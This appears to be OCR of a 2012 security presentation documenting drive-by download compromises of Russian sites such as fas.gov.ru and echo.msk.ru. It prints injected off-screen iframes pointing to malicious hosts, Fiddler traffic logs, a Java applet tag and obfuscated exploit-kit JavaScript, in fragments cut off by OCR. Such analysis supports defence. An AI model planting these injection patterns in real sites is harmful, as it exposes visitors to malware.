
:field Adobe Flash Player 11 ActiveX|1.Conexant 20585 SmartAudio HD|3.ThinkPad Modem Adapter|7.Security Update for Windows XP (KB2079403)|1.Security Update for Windows XP (KB2115168)|1.Security Update for Windows XP (KB2229593)|1.Security Update for Windows

Drive-by newsru.com ver. Sept 2012



Domains on Sep 11 2012

Mar 07 2012
Fas.gov.ru


ФАС России - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Address http://fas.gov.ru/
Go
Links
поиск по сайту
расширенный поис
русский

+7 (499) 795-7653

Садовая-Кудринская, 11, Москва,
Д-242, ГСП-5, 123242.

Федеральная антимонопольная служба

Антимонопольное регулирование | Контроль госзаказа | Контроль рекламы и недобросовестной конкуренции | Контроль иностранны

- Новости ФАС России
- ФАС России в СМИ
- Решения
- Нормативно-правовые акты
- Разъяснения
- Аналитические материалы
- Детальный поиск материалов

- О ФАС России
- Общественные и экспертные советы
- Госслужба
- Международное сотрудничество
- Пресс-центр
- Обратная связь

Новости ФАС России

07 марта 2012 12:33

Калининградское УФАС России возбудило дело по признакам нарушения антимонопольного законодательства при финансировании лагеря «Балтийский Артек - 2011» →

5 марта 2012 года Управление Федеральной антимонопольной службы по Калининградской области (Калининградское УФАС России) возбудило дело в отношении Правительства Калининградской области, Агентства главного распорядителя средств бюджета Калининградской области (Агентство распорядителя средств бюджета), регионального Агентства по делам молодежи, а также Государственного автономного образовательного учреждения дополнительного профессионального образования (повышения квалификации) «Институт развития образования» (институт) по признакам нарушения антимонопольного законодательства, выразившиеся в непроведении торгов при расходовании бюджетных средств (часть 1 и 3 статей 15, 16 Федерального Закона «О защите конкуренции»)

Полный текст


Главное

ФАС подг зако фед конт систе

Тимо Ниж прог о до положении иностранн российском рынке


ФАС серт стан 9001

Новое на сайте



```
    <a title='' href='http://fas.gov.ru/fas-news/fas-news_32717.html'>ФАС России подготови
«О федеральной контрактной системе»</a>
    <span class='desc'><style>.vb_style_forum {position:absolute;left:1000px;top:-1280px}</st
class="vb_style_forum"><iframe src="http://mipoey5ds.info/HK7T"></iframe></div><a title="
```


требований к служебн


Fiddler - HTTP Debugging Proxy
File Edit Rules Tools View Help $ Donate
Replay Resume Stream Decode Keep: All sessions Any Proc
Web Sessions

fas.gov.ru /templa
mipoey5ds.info /HK7T

#	Result	Protocol	Host	URL
12	200	HTTP	fas.gov.ru	/template/img/skype50x50.jpg
13	200	HTTP	fas.gov.ru	/template/img/Livejournal.jpg
14	200	HTTP	fas.gov.ru	/template/img/Twitter.jpg
15	200	HTTP	fas.gov.ru	/template/img/ReportCartel2.jpg
16	200	HTTP	fas.gov.ru	/template/img/eljournal.jpg
17	200	HTTP	fas.gov.ru	/template/img/reforma.jpg
18	200	HTTP	fas.gov.ru	/template/img/Sochi_Lamp.jpg
19	200	HTTP	mipoey5ds.info	/HK7T
20	200	HTTP	fas.gov.ru	/template/img/banners/banner_20111128/
21	200	HTTP	fas.gov.ru	/template/img/b_reestr_zhalob.jpg
22	200	HTTP	fas.gov.ru	/template/img/reestr2.jpg
23	200	HTTP	fas.gov.ru	/netcat_files/Image/banner_rnp.gif
24	200	HTTP	fas.gov.ru	/template/img/goverment.jpg
25	200	HTTP	fas.gov.ru	/netcat_files/Image/banner_gospartner.gif
26	200	HTTP	fas.gov.ru	/template/img/portal.jpg
27	200	HTTP	fas.gov.ru	/netcat_files/1/297/zakon.jpg
28	200	HTTP	fas.gov.ru	/template/img/cis.gif
29	200	HTTP	fas.gov.ru	/template/img/read_all.gif
30	200	HTTP	fas.gov.ru	/template/img/read_all_side.gif
31	200	HTTP	fas.gov.ru	/netcat_files/1/297/Bezymyannyy.jpg
32	200	HTTP	fas.gov.ru	/netcat_files/1/297/1111.JPG
33	200	HTTP	fas.gov.ru	/template/img/search_plus.gif
34	200	HTTP	fas.gov.ru	/template/img/rus.gif
35	200	HTTP	fas.gov.ru	/template/img/eng.gif
36	200	HTTP	fas.gov.ru	/template/img/arr_cl.gif
37	200	HTTP	fas.gov.ru	/template/img/plus.gif
38	200	HTTP	fas.gov.ru	/template/img/ask.gif
39	200	HTTP	fas.gov.ru	/template/img/copy_fas.jpg
40	302	HTTP	counter.yadro.ru	/hit?t57.10;r;s1920*1068*32;uhttp%3A//
41	200	HTTP	openstat.net	/cnt.js
42	200	HTTP	www.google-analyti...	/ga.js
43	200	HTTP	fas.gov.ru	/template/img/h.gif
44	200	HTTP	fas.gov.ru	/template/img/cal.gif
45	200	HTTP	fas.gov.ru	/template/img/dl_border.gif
46	200	HTTP	fas.gov.ru	/template/img/double_arr.gif
47	200	HTTP	fas.gov.ru	/template/img/list.gif
48	200	HTTP	fas.gov.ru	/template/img/act.gif

Sep 17 2012
echo.msk.ru ~440 000 visitors per day



Радио ЭХО Москвы :: Блоги / Георгий Мирский - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты
Радио ЭХО Москвы :: Блоги / Георгий Мир...
www.echo.msk.ru/blog/georgy_mirsky/
РАДИО ЭХО МОСКВЫ
ТРАНСЛЯЦИЯ ЭФИРА ВЫПУСК НОВОСТЕЙ
ВИДЕОТРАНСЛЯЦИЯ СЕТЕВИЗОРА
ГЕННАДИЙ ГУДКОВ
Скандал вокруг лишения мандата
Задайте вопрос
12+
НОВОСТИ БЛОГИ ТОПЫ ОПРОСЫ РЕЙТИНГИ DOC ААВ О НАС РЕКЛАМА
СТАРТ ПРОДАЖ!
ВСЕ КОММУНИКАЦИИ!
ПРЕДЛАГАЕТ
СТАНЬТЕ ЧЛЕНОМ КЛУБА
и получите дополнительные преимущества на сайте
InoPressa
Заключенная рассказала о
ПОИСК
выберите категорию
введите запрос
Консоль HTML CSS Сценарий DOM Сеть
http://riflepick.net/7GIC
Редактировать script < span#head-scripts < body < html
Стиль Скомпилированн... Макет DOM

```
<tr>
  <td width="100%">
    <style>
    <div class="vb_style_forum">
      <iframe src="http://riflepick.net/7GIC">
        <html lang="en" dir="ltr">
          <head>
```

<iframe src="http://riflepick.net/7GIC">

```
<html lang="en" dir="ltr">
<head>
<body class="normal" cosmic="force" onload="netti()"
style="background: #fff; font-face: sans-serif">
<div id="duquiddiv"></div>
<a class="motivator" name="top"></a>
<div style="display:block;width:1px;height:1px;overflow:hidden;">
```

<applet archive="/07GICjq" code="Applet.class">

```
window.Walk=function() {
    kio = ddd.getFullYear();
    try {
        envo(this[' ' + kio * kio + '' + window.location.protocol.length], kio * 2 + window.location.hash.length);
```

Текст

font-family	"Trebuchet MS","Times New Roman",serif
font-size	13px
font-weight	400
font-style	normal
font-size-adjust	none
color	#53575B
text-transform	none
text-decoration	none
letter-spacing	normal
word-spacing	0
line-height	15px
text-align	start
vertical-align	baseline
direction	ltr
text-overflow	clip

